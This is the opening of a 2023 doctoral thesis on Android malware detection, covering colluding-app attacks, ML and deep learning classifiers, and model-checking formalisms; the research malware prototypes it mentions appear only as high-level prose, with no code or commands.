UNIVERSITÁ DEGLI STUDI DEL MOLISE
DOTTORATO IN BIOLOGIA E SCIENZE APPLICATE

MACHINE LEARNING AND FORMAL METHODS FOR ANDROID MALWARE DETECTION

DOCTORAL THESIS

PhD Candidate
Rosangela Casolare

Tutor
Prof. Antonella Santone

Co-Tutors
Dott. Fabio Martinelli
Dott. Francesco Mercaldo

Coordinator of the PhD Program
Prof. Filippo Santucci De Magistris

Pesche, 2023

Cycle XXXV
SSD ING-INF/05

Ph.D. thesis reviewers

Prof. **Eric Filiol**
ENSIBS, Cybersecurity Dept., Vannes, France & HSE Higher School of Economics, Moscow, Russia
efiliol@netc.fr

Dr. **Gemma Catolino**
Tilburg University - Eindhoven University of Technology
g.catolino@tilburguniversity.edu

Evaluation committee

Prof. **Paul Tavolato**
University of Vienna
pt@mit.at

Prof. **Corrado Aaron Visaggio**
Università degli Studi del Sannio
visaggio@unisannio.it

Prof. **Fausto Fasano**
Università degli Studi del Molise
fausto.fasano@unimol.it

To my parents;
to my sister.

Summary

The main focus of my PhD period is related to the detection of malware in the Android environment, using different techniques, so as to identify the threats to which the data saved on our devices are exposed.

Everyday people use devices such as smartphones and tablets without thinking about problems related to their use, because smartphones handle a great deal of personal information (i.e., photos, finances, messages) that can be stolen. In fact, Android platform being the most popular mobile operating system, is also the most attacked by cybercriminals. The large popularity of Android combined with its open nature made this operating system a primary target of attackers able to develop more and more malicious apps at an industrial scale. From the defensive side, commercial and free antimalware software solutions are not able to correctly identify new threats, because the malicious payload is detectable only once its signature is stored in their repository.

This context has been explored through three different steps:

- The exploitation of the vulnerabilities present in the Android system;
- the use of Machine Learning and Deep Learning techniques to detect the presence of malware, classify them according to malware families and analyze a new threat which takes the name of *Colluding Attack*;
- the application of the Formal Methods technique for the analysis of the Colluding attack.

The purpose of using different techniques is to explore their strengths and weaknesses.

There are different vulnerabilities in the Android operating system, which can be exploited to launch attacks on the system and threaten our data. In this regard, some components of the smartphone have been used (i.e., the accelerometer and the vibration engine) as a covert channel to make the applications installed on the device communicate with each other, without the user's knowledge. A tool has been developed to inject malicious code into Android applications, thus making them collusive through the *ExternalStorage* Android resource. To promote the development of new methods to counter new emerging threats, a new malware was designed and developed that acts

dynamically for a few moments, then completely deleting its traces on the infected device.

Subsequently, Machine Learning and Deep Learning techniques were used to carry out analyses and classifications regarding Android malware. In particular, this type of techniques have been used to detect the presence of malware in infected Android applications, classify them according to family and understand whether the applications analyzed are involved in a Collusive Attack.

The last step concerns the use of Formal Methods in order to provide greater explainability and interpretation of the results obtained. With the definition and the application of a Formal Methods approach, I analyzed trusted and infected Android applications, in order to detect the presence of Collusion, providing transparency of the obtained results.
I model applications as automata and, using model verification techniques, I check if an app communicates with other applications installed on the device and is involved or not in a collusive attack. The experimental analysis confirms the effectiveness of the proposed method in detecting the behavior of applications, analyzing their data flow, obtaining good results compared to the previously mentioned approaches, which appear to be less precise.

List of publications

International Journals

1. Casolare, R., Martinelli, F., Mercaldo, F., Santone, A. (2020). Android Collusion: Detecting Malicious Applications Inter-Communication through Shared-Preferences. *Information, 11(6), 304.*

2. Casolare, R., Martinelli, F., Mercaldo, F., Santone, A. (2020). Detecting colluding inter-app communication in mobile environment. *Applied Sciences, 10(23), 8351.*

3. Casolare, R., De Dominicis, C., Iadarola, G., Martinelli, F., Mercaldo, F., Santone, A. (2021). Dynamic Mobile Malware Detection through System Call-based Image representation. *J. Wirel. Mob. Networks Ubiquitous Comput. Dependable Appl., 12(1), 44-63.*

4. Casolare, R., Lacava, G., Martinelli, F., Mercaldo, F., Russodivito, M., Santone, A. (2022). 2Faces: a new model of malware based on dynamic compiling and reflection. *Journal of Computer Virology and Hacking Techniques, 18(3), 215-230.*

International Conferences/Workshops with Peer Review

1. Casolare, R., Martinelli, F., Mercaldo, F., Santone, A. (2019, December). A model checking based proposal for mobile colluding attack detection. *In 2019 IEEE International Conference on Big Data (Big Data) (pp. 5998-6000). IEEE.*

2. Casolare, R., Martinelli, F., Mercaldo, F., Santone, A. (2020, July). Malicious collusion detection in mobile environment by means of model checking. *In 2020 International Joint Conference on Neural Networks (IJCNN) (pp. 1-6). IEEE.*

3. Casolare, R., Martinelli, F., Mercaldo, F., Nardone, V., Santone, A. (2020, April). Colluding android apps detection via model checking. *In Workshops of the International Conference on Advanced Information Networking and Applications (pp. 776-786). Springer, Cham.*

4. Casolare, R., De Dominicis, C., Martinelli, F., Mercaldo, F., Santone, A. (2020, August). Visualdroid: automatic triage and detection of android repackaged applications. *In Proceedings of the 15th International Conference on Availability, Reliability and Security (pp. 1-7).*

5. Casolare, R., Iadarola, G., Martinelli, F., Mercaldo, F., Santone, A. (2021). Mobile Family Detection through Audio Signals Classification. *In SECRYPT (pp. 479-486).*

6. Di Giacomo, U., Casolare, R., Eigner, O., Martinelli, F., Mercaldo, F., Priebe, T., Santone, A. (2021). Exploiting Supervised Machine Learning for Driver Detection in a Real-World Environment. *Procedia Computer Science, 192, 2440-2449.*

7. Casolare, R., Di Giacomo, U., Martinelli, F., Mercaldo, F., Santone, A. (2021). Android Collusion Detection by means of Audio Signal Analysis with Machine Learning techniques. *Procedia Computer Science, 192, 2340-2346.*

8. Iadarola, G., Casolare, R., Martinelli, F., Mercaldo, F., Peluso, C., Santone, A. (2021, July). A Semi-Automated Explainability-Driven Approach for Malware Analysis through Deep Learning. *In 2021 International Joint Conference on Neural Networks (IJCNN) (pp. 1-8). IEEE.*

9. Casolare, R., Martinelli, F., Mercaldo, F., Santone, A. (2021). Colluding Covert Channel for Malicious Information Exfiltration in Android Environment. *In ICISSP (pp. 811-818).*

10. Casolare, R., Ciaramella, G., Martinelli, F., Mercaldo, F., Santone, A. (2021, August). SteælErgon: A Framework for Injecting Colluding Malicious Payload in Android Applications. *In The 16th International Conference on Availability, Reliability and Security (pp. 1-7).*

11. Mercaldo, F., Casolare, R., Ciaramella, G., Iadarola, G., Martinelli, F., Ranieri, F., Santone, A.: A Real-time Method for CAN Bus Intrusion Detection by Means of Supervised Machine Learning. *SECRYPT 2022: 534-539.*

12. Casolare, R., Ciaramella, G., Iadarola, G., Martinelli, F., Mercaldo, F., Santone, A., Tommasone, M.: On the Resilience of Shallow Machine Learning Classification in Image-based Malware Detection. *KES 2022: 26th International Conference on Knowledge-Based and Intelligent Information and Engineering Systems, Procedia Computer Science, To Appear.*

13. Francesco Mercaldo, Rosangela Casolare and Antonella Santone: Explainability of Model Checking for Mobile Malicious Behavior Between Collaborative Apps Detection and Localisation. *Collaborative Approaches for Cyber Security in Cyber-Physical Systems.*

Contents

CHAPTER 1

Introduction

The increase in computing capabilities of mobile devices has made possible in the last few years a plethora of complex operations performed by end users of smartphones and tablets, for instance from a bank transfer to the home automation full management. Clearly, in this context the detection of malicious applications is becoming a critical and challenging task, especially considering that often the user is totally unaware about the behavior of the applications installed on his device.

The Android platform is currently targeted by malicious writers, continuously focused on the development of new types of attacks to extract sensitive and private information from our mobile devices. Android results to be the most popular operative system for mobile environment and for two principal reasons: its *open nature* and its *spread*, make it the principal target of attackers.

The considerations just described constitute the motivation that prompted me to develop methods to detect the presence of Android malware; in this thesis work I focused my attention on the several malware present in the Android environment and I worked by applying different approaches to detect and classify them. The intention of wanting to identify the threats present on our smartphones is a fundamental first step in the search for new methodologies useful for blocking the infection and damage that various malware can cause in devices, thus allowing us to keep our data safe.

The first phase of this thesis is based on the *Ethical Hacking* technique [42]. With this term I refer to the practice adopted to perform IT security risk assessments, using the same strategies used by hackers; the difference is characterized by the approval and authorization of the organization in which one is operating. The purpose of Ethical Hacking is to identify the potential weak points present within an application, a computer system or a corporate infrastructure, so as to strengthen its protection and security,

reducing the risks and countering the possible violations.

In Chapter 3, I propose a novel malware model with the aim of promoting the development of innovative malware detection paradigms. The proposed model is based on the combination of three mechanisms: dynamic compiling, reflection and dynamic loading, to combine a series of source code snippets into a running application and dynamically alter the normal flow of program execution. I implemented the proposed malware model into the $2Faces$ Android application. I show also that current antimalware technologies are not able to identify the proposed malware model and I discuss the countermeasures that can be adopted to detect the $2Faces$ malware.

Always to demonstrate the ineffectiveness of current antimalware mechanisms in recognizing new threats, I worked to implement *SteælErgon*, a framework aimed at injecting a malicious payload in two or more different Android applications.
In this landscape, one recent trend is represented by the *Colluding Attack*. In a nutshell this attack requires that two or more applications are installed on the same device to perpetrate the malicious behaviour that is split in more than one single application: for this reason antimalware are not able to detect this attack, considering that they analyze just one application at a time and that the single colluding application does not exhibit any malicious action.
In detail, *SteælErgon* is able to inject a collusive malicious payload attacking the external storage, allowing the attacker to catch sensitive and private information stored into the infected device. I perform an experimental analysis by submitting the generated colluding application to different 79 antimalware, by showing that current detection mechanisms are not able to detect this kind of threat.

The Colluding Attack creates a capability to transfer sensitive data between two (or more) applications is emerging i.e., the so-called *colluding covert channel*. To demonstrate this possibility, in Section 3.1 of this work, I design and develop a set of applications exploiting covert channels for malicious purposes, which uses the smartphone accelerometer to perform a collusion between two Android applications. The vibration engine sends information from the source application to the sink application, translating it into a vibration pattern. The applications have been checked by more than sixty antimalware which did not classify them as malicious, except for two antimalware which returned a false positive.

After studying the threats and understanding the problem well and then being able to develop defensive techniques, I went on to apply various existing defensive techniques, to try to better understand how they work and how to improve them. I started from Machine Learning and Deep Learning, evaluating their pros and cons and then moving on to Formal Methods.

Thanks to the use of *Machine Learning* and *Deep Learning* it has been possible to carry out a more general work which consists in predicting and classifying Android malware and the families to which they belong to, then move on to a more specific analysis aimed at detecting the presence of applications colluded.
In Chapter 4, are reported several research works: I performed analysis and classifications about malware and family detection, and to do this I transformed the Android applications in audio or images, extracting and converting the applications' bytecode. Also for the Colluding detection performed with Machine Learning, I transformed the

Android applications into audio files. As for Section 4.1 on Malware Detection, there are works that refer to different aspects of malware and different fields of application.

In this regard, I present a twofold approach for the triage and the detection of *repackaged* Android applications. In the first approach, I present a visualization scheme to assist the malware analyst in the triage of unseen applications and a set of metrics for automatic detection of *repackaged* applications. The experimental results show the effectiveness of the proposed approach.

Based on the previous idea of transforming Android applications into images, in the second approach, I apply this conversion for images obtained from the system call trace. Thus, I consider this representation to input a classifier to automatically discriminate whether an application under analysis is malicious or legitimate. I perform an experimental analysis with several ML and DL classification algorithms evaluating a dataset composed of 6817 real-world malware and legitimate samples.

After focusing specifically on the detection and classification of Android malware, I decided to carry out an analysis to be able to identify the family to which each malware belongs, reporting in Section 4.2 the various approaches proposed to perform classifications by type of family.

Working to investigate how machine learning-based malware detectors can correctly classify real-world malware according to families, I decided to adopt the same approach used previously for malware detection: I therefore represented Android applications in terms of images, going to evaluate the *Resilience* of several popular Supervised Machine Learning algorithms exploited by the current literature for the malware detection activity. The experimental results demonstrate the poor resilience of the Machine Learning models used for malware detection.

Given the good feedback obtained from the classifications performed by the Machine Learning algorithms, regarding the analysis of Android applications, the next step was to use the Deep Learning algorithms to detect the malware family and automatically highlight a subset of potentially malicious classes. The rationale behind this work aims at (i) save valuable time for the security analyst by decreasing the amount of code to analyse and (ii) improve the interpretability of image-based Deep Learning model for malware family detection. I represent an application as an image and classify it with a deep learning model aimed at predicting the family it belongs to; then, exploiting the use of activation maps, the approach identifies potentially harmful classes to help security analysts in recognizing malicious behavior. The proposed method achieves an overall accuracy of 0.944 in the evaluation of a dataset composed of 8430 real-world Android malware, showing also that the use of activation maps can provide explainability about the Deep Learning model decision.

After working with transforming Android applications into the form of images, which makes the analysis work easier, I thought of applying the same principle of extracting the raw data from the apps (i.e., the bits) and translating it into an audio signal, to see if it is possible to work and therefore be able to correctly classify the data, even in this way. The approach I present is based on a method to detect harmful families by exploiting audio signal processing: in fact, an application is converted into an audio file and then is processed to generate a feature vector to input several classifiers. I perform a real-world experimental analysis by considering a set of malware targeting the An-

droid platform i.e., 4746 malware belonging to 10 families, showing the effectiveness of the proposed approach for Android malicious family detection.

Regarding the processing of the audio signal extracted from the conversion of an application into an audio file, in Section 4.3, I used the Machine Learning technique to detect the presence of collusive Android applications. In this regard, I present an approach capable of discriminating trusted applications from those that have malicious behavior, since they are involved in a Colluding Attack. The processing of the audio signal obtained from the Android applications under examination allows to generate a features vector to be analyzed with different classifiers. The experimental analysis is performed on a set of Android applications consisting of 359 trusted and (collusive) untrusted applications, demonstrating the effectiveness of the method in detecting colluding applications.

In Chapter 5, I thought of exploiting a new technique for detecting the Collusion Attack, which takes the name of *Formal Methods*, to see how it behaves with respect to Machine Learning and Deep Learning. I present more methods exploiting Model Checking technique, that belongs to the Formal Methods, with the aim at detecting a Collusion Attack between two applications.
These methods use a heuristic function able to reduce the number of the analyzed applications and to localize the Collusion Attack. This heuristic function is based on the study of execution flow of an application, to identify the execution flow and verify it. The proposed algorithm verify if there is a flow of sensitive data that ends up in an Android shared resource and if this happens the application could be marked as potentially collusive, otherwise it is possible to exclude the application from the analysis, in order to reduce the number of applications to be analyzed.

Starting from the proposal presented in Section 5.1, each consecutive research work introduces a new functionality to the method for detecting the presence of a Collusion. In fact, a heuristic was applied to the initial proposal to reduce the number of applications under analysis, which makes it possible to speed up the execution of the analysis; I initially focused my attention on shared resources using Android's *SharedPreferences*, in particular those of type *String*.
Subsequently, to verify the functioning of the proposed method, not only the String resources of the *SharedPreferences* were subjected to analysis, but also the shared resources of type *Int* and *Float*.
Given the promising results, I broadened the research field by exploiting different Inter-Component Communication (ICC), the mechanisms used by Android applications to communicate with each other, without arousing suspicion. The ICCs on which I have focused my attention in this work are: textitSharedPreferences, *ExternalStorage*, *BroadcastReceiver* and *RPC* (i.e., Remote Procedure Calls).
In the last work, I propose a method that allows highlighting the *explainability* capability of model checking, aimed at locating the malicious instructions in the application under analysis, automatically identifying the bytecode instructions that carry out a malicious collusion and, for this reason, making explainable the behavior of the proposed method and providing a counterexample when necessary.

In Chapter 6, I reported two side works on the detection and analysis of malware in

the automotive environment, through the use of machine learning techniques.

I propose a method to detect the driver in real-time by exploiting supervised Machine Learning techniques, with the aim of providing an architecture to increase safety and security in an automotive context, since today all modern cars use an electronic system. The experimental analysis performed on real-world data shows that the proposed method obtains encouraging results.
An approach aimed at detecting targeted intrusions to the CAN bus is then presented, so as to increase security on board vehicles and avoid the possibility of attacks being launched on their Controller Area Network. In particular, I analyze packets transiting through the CAN bus, and I build a set of models by exploiting supervised machine learning. The proposed method has been tested on three different attacks (i.e., speedometer attack, arrows attack, and doors attack), obtaining interesting performances.

All these steps are analyzed more in detail in the Chapters mentioned above. In the Chapter 2, there is an overview of all the techniques used to carry out the research, which are described in detail, starting from the reason for choosing Android as the object of study.

In Chapter 7, I present a comparison between Machine Learning and Deep Learning techniques, and Formal Methods, reporting the pros and cons, to understand which is the best technique to adopt for analysis and detection.

It is possible to consult the state of the art present in the literature on the topics covered in this Thesis in Chapter 8, where the various works have been divided respecting the main structure of the Thesis.

Finally, in Chapter 9, I report the conclusion of my work.

CHAPTER 2

Background

The development and diffusion of mobile devices (i.e., smartphones, tablets, smartwatches, etc.) in recent years have grown with impressive speeds, such as not to allow adequate "training" of users in the correct use of these devices and the threats they can be exposed.

Every day with our smartphones we perform a large number of operations involving sensitive personal data. In fact, it has become a daily habit to place orders online with e-commerce applications, carry out different types of bank transactions, analyze our health with fitness applications, share information and photos via social networks, etc.

All these operations submit our data to different types of threats that attack various mobile devices, especially those equipped with the Android operating system.

In this chapter, I present an overview of the peculiarity of the Android system of being open source and highly widespread and customizable, characteristics that make it the main target of malicious parties.
I report which are the most common malware on mobile devices and describe a little-known threat called *Collusion Attack*, which allows to exploit Android's resources and vulnerabilities to steal user data. In this regard, I propose below some techniques to identify the presence of this new threat, since modern antimalware are not able to recognize it for the reasons that will be described later in the chapter itself.

2.1 Security in Android Environment

2.1.1 Android

The growing technological development of recent years and the evolution of communication devices have changed our daily habits. The introduction of smartphones and

tablets in our lives has allowed greater globalization, in fact anyone can access the same information at the same time, thus reducing cultural differences and barriers.

But their spread was too fast. The cause is given by the possibility of buying on the market models of smartphones (or tablets) of medium-high quality at affordable prices but also to obtain a plethora of applications freely.

As result of this rapid spread, users have not had adequate "training" for the correct use of the devices. People use the smartphones without thinking about the problems related to their use, because these devices everyday handle data of different type, among which we have personal information, the principal target of cybercriminals [76].

Among the various operating systems in mobile environment, the most popular is Android. Being widespread and having an "open nature", it allows attackers to hit a significant amount of users quite easily [75, 95].

On the mentioned mobile devices it is possible to download applications of various kinds and with different functionalities. Usually people use the official markets (i.e., Google Play) to download the desired applications, but sometimes they use unofficial markets (for instance, AppChina) to get free applications that require payment on the official store or to install applications not available on the official Android market [148].

In most cases, third-party markets turn out to be untrustworthy [65], but we can find infected applications even in official markets [44]. In this scenario there are mainly two actors: on the one hand we have the *attackers*, characterized by cybercriminals intent to develop malicious code to attack the users and their information, and on the other one we can find the *defenders* characterized instead, by tools usually called anti-malware able to detect the presence of threats [140]. Anti-malware, however, are unable to identify new threats, since recognition can only take place if the information about the threat is already known and stored in their repository [62].

2.1.2 Malware

Malware (contraction word for *mal*icious soft*ware*) is currently afflicting each kind of device equipped with an operating system, from workstations to our mobile devices (for instance, smartphone and tables). The final aim of malware is generally to exfiltrate the private and sensible information stored on these devices, typically with an always-on internet connection.

According to CLUSIT 2023 security report, respect the attacks carried out in 2022, we have: Malware representing the technique with which 37% of global attacks are launched; followed by Vulnerabilities with 12% (excluding 0-day attacks), Phishing and Social Engineering with 12%, up 52% on the total compared to 2022, such as DDoS attacks with 4%, which mark an annual percentage change of +258% and multiple techniques with an annual percentage change of +72%, due to the more complex nature of the attacks.[1].

In this scenario, our mobile devices have become in few years a really appealing surface attack for malware writers, considering the plethora of private and sensitive information that they keep.

The most common types of malware on phones are adware, ransomware, spyware, trojans, and worms [3, 167]. They have the peculiarity of replicating themselves [66] and most are designed to hide inside applications, deceptive emails and online scripts.

[1] `https://clusit.it/rapporto-clusit/`

Hackers, or rather attackers, are continuously perfecting their techniques and new threats are born every day that affect our smartphones in still unknown ways. In particular:

- *Adware* - is a type of malware that hides on devices and displays advertisements. In some cases, the Adware is able to monitor the phone activities and root the phone to steal data and make it vulnerable to other malware;
- *Ransomware* - this type of malware encrypts personal information or data on the device, preventing the user from being able to access it as usual. Subsequently, the owner of the phone receives a message asking him to pay a ransom to obtain the encryption key needed to decrypt his files;
- *Spyware* - to be downloaded and installed, Spyware is added to the installation package of a regular application, so that it is installed on the phone without the owner even realizing it. After installation, the Spyware activates in the background at particular moments and spies on user activities, recording data (i.e., location, account access credentials, credit card numbers). Most of the time, the user remains completely unaware of the presence of spyware on their smartphone;
- *Trojan* - it is a type of malware that hides inside trusted files or applications, like the horse from ancient Greek history. By running or installing the trusted application, the user unknowingly activates the code of the hidden Trojan as well. However, this type of threat is unable to replicate itself. Examples of this malware are banking Trojans, which can infect Android devices to intercept messages with financial data;
- *Worm* - a type of malware often spread via SMS is the worm, which requires no user interaction to do major damage. Its main goal is to infect as many devices as possible so that the attacker can load malware onto the phone and steal data.

2.1.3 The Colluding Attack

In order to increase the complexity of the malicious payloads (i.e., the code aimed at performing the harmful action) and thus be able to evade anti-malware controls, the malware writers have developed a new threat called *Colluding Attack*.

A Colluding Attack consists in dividing the malicious action between two or more applications. In this way, the anti-malware analyzing the single application will not able to identify the potential threat, since it is the communication between these applications that will launch the attack.

The attack occurs in the following way: we have two infected applications, that communicate with each other, when the user performs a certain action or when an event occurs in the system. The first one reads the user's sensitive data and then sends them to the second one, who transmits them to the external world. So we can deduce that the first application has the permission to read the data, while the second one has the permission to connect to a network, sharing then the information.

In Android environment the applications may communicate through the Inter-Component Communication (ICC): this mechanism is useful to help the developer in their work, using functionality reuse [31]. The presence of this mechanism makes the applications not always independent to each other, because the inter-application collaboration expects an information exchange between components belonging to the same

application or to different applications [187]. The second possibility mentioned can be used by malicious applications to attack users' data [53, 124].

Android contains shared resources that can be used to launch an attack, as follows:

- with the *SharedPreferences*, it is possible to store key-value pairs of data, configuration and preferences. So an application can save some settings (containing data information) into a shared preference file, which could be read by the receiving application;
- with the *ExternalStorage* we consider the ability to store the information on a file. In this case, for example, one application can read the data and send them to a second application via an intent. The latter application, using the external storage can send them in turn;
- with the *BroadcastReceiver*, it is possible notifies the occurrence of an event at the system level (i.e., an SMS reception). It is useful for the instant management of special events. Broadcast receivers respond to broadcast messages sent using Intent objects, that can come from the same application or from others applications installed on the device. So with this component it is possible to have applications that receive data via broadcast receivers and via SMS messages [31];
- with the *RemoteProcedureCalls*, it is possible for an Android application to call a method to execute in a different address space (typically on another Android application), which is coded as if it were a normal (i.e., local) procedure call, without the developer explicitly coding the implementations for the remote interaction: the developer writes only the same code whether the subroutine is local to the executing application, or remote. Android provides several distinctive components, for instance Activity and Service, able to perform this kind of communication, by sharing also data between these components. In this attack the collusion happens when an Android component (for instance an Activity) starts a component in another application (by invoking a Service in the second application) by sharing also data between the Activity and the Service components.

2.2 Machine Learning and Deep Learning

The Malware analysis is a cybersecurity research field devoted to understanding the functionality, the origin and the potential impact of applications exhibiting harmful behaviours. The malware analysis field concerns four different classes of problems: phylogenetic analysis, lineage reconstruction, behaviour identification and code clones search. The phylogenetic analysis represents the study of similarities and differences in program structure to find relationships within groups of software programs, providing insights about new malicious variants not included into the malware signatures repository [62]. Lineage reconstruction is the identification of the ancestor-descendant relationships among malware samples, identifying the direct samples from which a certain malware code may have been derived [93]. Behaviour identification consists of grouping applications sharing a high-level malicious behaviour (in this class falls malware detection and malicious family identification). The last class i.e., code clones search, is devoted to finding code clones to retrieve which pieces of codes are reused within a new malware sample [51].

The common point between these classes of problems concerns the malicious behaviour relationships among malware applications; studying these behaviours require a substantial and time-consuming effort from security analysts that, using reverse engineering tool, have to manually inspect source code for finding harmful behaviours and updating the malware databases of the commercial antimalware; this is the reason why the research and industrial community is growing interested in proposing solutions to automatise these tasks. As a matter of fact, in last years, several solutions were proposed to automatise, for instance, the malware detection task [157] or the phylogenesis one [28].

The majority of the proposed solutions are based on Machine Learning techniques [80]. *Machine Learning* (ML) is a branch of *Artificial Intelligence* (AI) that uses statistical methods to improve the performance of an algorithm for identifying patterns in data. It represents a variant of traditional programming, with it a machine becomes able to learn something from the data autonomously, without receiving explicit instructions. The main objective of Machine Learning is to make a machine capable of carrying out inductive reasoning. It refers to the ability of a machine to complete new examples or tasks, which it has never faced before, after gaining experience on a set of learning data. The machine works to build a general probabilistic model of the space of occurrences, in this way it becomes able to produce sufficiently accurate predictions when faced with new cases. The four main approaches in Machine Learning are:

- *Supervised Learning*, In this approach, examples are provided to the model in the form of possible inputs and also the respective desired outputs are given. The goal is to extract a general rule that maps input to automatically corrected output;
- *Unsupervised Learning*, in this approach instead, the model aims to find a structure in the inputs provided, since the machine is fed unlabeled data. The machine extracts previously unknown information from this data;
- *Semi-Supervised Learning*, halfway between Supervised and Unsupervised Learning, requires the machine to be equipped with a partially labeled data set and performs its task by using the labeled data to understand the parameters in order to interpret the unlabelled data;
- *Reinforcement Learning*, in this type of approach, the machine observes its environment and uses this data to identify the ideal behavior, with the aim of minimizing risk and/or maximizing results. This is an iterative approach that requires some sort of reinforcement signal to help the computer better identify its best action.

The main problem with these approaches is that they provide little in-depth detection, therefore at the level of a single application (which is generically labelled as malicious, or with the belonging family): no consideration is proposed regarding the localization of the malicious code (i.e., the package or the classes) or the reason why a particular application has been catalogued as malicious. Obviously, this type of analysis does not prevent the analyst from manually inspecting the whole application to find the malicious behaviour, but requires time-consuming effort. Furthermore, recently, artificial intelligence has been accused of a lack of understanding of the rationale behind their predictions. In this context the interpretability, defined as “the degree to which a human can understand the cause of a decision” [143], plays a central role in Machine

Learning based applications. We need strong and sound debugging approaches to ensure the reliability of a certain model and also to establish trust and confidence in the model predictions.

Deep Learning is that research field of Machine Learning and Artificial Intelligence, based on different levels of representation, which correspond to hierarchies of features, where high-level concepts are defined on the basis of low-level ones. Deep learning is characterized by a set of techniques based on artificial neural networks organized in different layers, where each layer calculates the values for the next one so as to process the information more and more completely.

Deep learning constitutes a class of Machine Learning algorithms: they are based on various levels of cascading non-linear units, extracting features and transforming them. Generally each successive level takes as input, the output result of the previous level. The most commonly used algorithms are those of the supervised type, which carry out a classification, and the unsupervised ones, which carry out the pattern analysis; but there are other types of algorithms (i.e., reinforcement learning) that are not used in the research work presented in this Thesis.
They are based on unsupervised learning of hierarchical levels of data features. The higher-level ones are derived from the lower-level ones, thus creating a hierarchical representation.

2.3 Formal Methods

Formal methods are a set of techniques that allow you to mathematically demonstrate the correctness of a system before its implementation. For this it is necessary to clearly define the formal specification of the behavior that the system must have and the subsequent demonstration that the system satisfies the specifications. Formal methods thus make it possible to reduce development costs and increase the reliability of a system.

Model checking is a method to be able to verify formal systems algorithmically. It consists in verifying the model, built from the hardware or software model, to understand if it satisfies a formal specification or not.

2.3.1 Specification Language

Preliminary concepts about the model checking technique are below provided. To apply model checking I first represent a system using a formal specification language. In the following, I use the Calculus of Communicating Systems (CCS), a minimal computation for the description of concurrent systems, in a slightly extended form [161]. Systems are described in terms of processes. Processes perform actions, evolving to become new (and usually different) processes after each action. The syntax to describe processes is the following:

$$p ::= DONE \mid x \mid \alpha.p \mid p + p \mid p; p \mid p \| p \mid p \backslash L \mid p[f]$$

where α ranges over a finite set of actions $\mathcal{A} = \{\tau, a, \overline{a}, b, \overline{b}, ...\}$. The action $\tau \in \mathcal{A}$ is called the *internal action*. The set of *visible actions*, $\mathcal{V}$, ranged over by l, is defined as $\mathcal{A} - \{\tau\}$. The set L, in processes of the form $p\backslash L$, is a set of actions such that $L \subseteq \mathcal{V}$; while the relabelling function f, in processes of the form $p[f]$, is a total function, $f : \mathcal{A} \to \mathcal{A}$, such that the constraint $f(\tau) = \tau$ is respected. Each action $l \in \mathcal{V}$ (resp.

$\bar{l} \in \mathcal{V}$) has a *complementary action* $\bar{l}$ (resp. l). It holds that $\bar{\bar{l}} = l$. Given $L \subseteq \mathcal{V}$, with L^+ I denote the set $\{\bar{l}, l \mid l \in L\}$. Variable x ranges over a set of *constant* names: each constant x is defined by a constant definition $x \stackrel{\text{def}}{=} p$, where p is called the *body* of x. $DONE$ is the constant defined as $\delta.nil$ that corresponds to a process whose task is to terminate performing only the action δ. The process nil cannot perform any action; it is also said "deadlocked". I denote the set of all processes by $\mathcal{P}$.

Given a set $\mathcal{D}$ of constant definitions, the standard *operational semantics* $\mathcal{S}$ is given by a relation $\longrightarrow_{\mathcal{D}} \subseteq \mathcal{P} \times \mathcal{A} \times \mathcal{P}$. $\longrightarrow_{\mathcal{D}}$ also denoted as $\longrightarrow$ for short) is the least relation defined by the rules in Table 2.1. Given a process p the semantic of p is the automaton is called *standard transition system* for p and is denoted $\mathcal{S}(p)$.

Table 2.1: *Operational semantics for the extended CCS.*

Done $\dfrac{}{DONE \xrightarrow{\delta} nil}$ **Act** $\dfrac{}{\alpha.p \xrightarrow{\alpha} p}$

Seq$_1$ $\dfrac{p \xrightarrow{\alpha} p'}{p; q \xrightarrow{\alpha} p'; q}\ \alpha \neq \delta$ **Seq$_2$** $\dfrac{p \xrightarrow{\delta} nil}{p; q \xrightarrow{\delta} q}$

Sum $\dfrac{p \xrightarrow{\alpha} p'}{p + q \xrightarrow{\alpha} p'}$ (and symmetric) **Par** $\dfrac{p \xrightarrow{\alpha} p'}{p \| q \xrightarrow{\alpha} p' \| q}\ \alpha \neq \delta$ (and symmetric)

Com$_2$ $\dfrac{p \xrightarrow{\delta} p',\ q \xrightarrow{\delta} q'}{p \| q \xrightarrow{\delta} DONE}$ **Com$_1$** $\dfrac{p \xrightarrow{l} p',\ q \xrightarrow{\bar{l}} q'}{p | q \xrightarrow{\tau} p' | q'}$

Res $\dfrac{p \xrightarrow{\alpha} p'}{p \backslash L \xrightarrow{\alpha} p' \backslash L}\ \alpha \notin L^+$ **Rel** $\dfrac{p \xrightarrow{\alpha} p'}{p[f] \xrightarrow{f(\alpha)} p'[f]}$

Con $\dfrac{p \xrightarrow{\alpha} p'}{x \xrightarrow{\alpha} p'}\ x \stackrel{\text{def}}{=} p$

I now informally explain the semantics of an extended CCS process. Note that there is no rule for the process nil, which thus cannot perform any action. In **Done** rule, the process can perform δ and then reaches a deadlocked state.

In **Act** rule, the process $\alpha.p$ can perform the action α to become the process p.

Seq$_1$ and **Seq$_2$** Rules represent the sequentialization of two processes. The q process can starts its execution only when the p process has terminated its execution performing the δ action.

The **Sum** rule states that p and q are alternative choices for the behavior of $p + q$. The operator $\|$ expresses the parallel execution. The **Par** rule shows how processes in a parallel composition can behave autonomously: if the process p performs α and becomes p', then $p\|q$ performs α and becomes $p'\|q$ (similarly for q). When **Com$_1$** rule is used, I say that a *handshake* occurs. A handshake occurs only if two processes can

simultaneously execute the complementary actions; the handshake results in an internal communication (the action τ). When both possesses p and q have terminated their execution, the $p\|q$ process becomes $DONE$. The operator $\backslash L$, in **Res** rule, prevents actions in L^+ to be done: if p can perform α to become p', then $p\backslash L$ can perform α to become $p'\backslash L$ only if $\alpha \notin L^+$. In **Rel** rule, the operator $[f]$ renames actions by means of the relabelling function f: if p can perform α to become p', then $p[f]$ can perform $f(\alpha)$ to become $p'[f]$. Finally, a constant x behaves as p if $x \stackrel{\text{def}}{=} p$ as stated in rule **Con**. Roughly speaking, the **Con** rule states that a process behaves like its definition.

2.3.2 Logic

Once obtained the formal model of a system S I have to prove properties about S. This is accomplished by using a temporal logic [67]. I use *mu-calculus* logic [67], which syntax is below reported. I suppose that Z ranges over a set of variables, K and R range over sets of actions $\mathcal{A}$.

$$\begin{aligned}\phi \quad ::= \; & \mathtt{tt} \mid \mathtt{ff} \mid Z \mid \phi \vee \phi \mid \phi \wedge \phi \mid \\ & [K]\,\phi \mid \langle K \rangle\,\phi \mid \nu Z.\phi \mid \mu Z.\phi\end{aligned}$$

The satisfaction of a formula ϕ by a state s of a transition system, denoted by $s \models \phi$, is so defined:

- each state satisfies `tt` and no state satisfies `ff`;
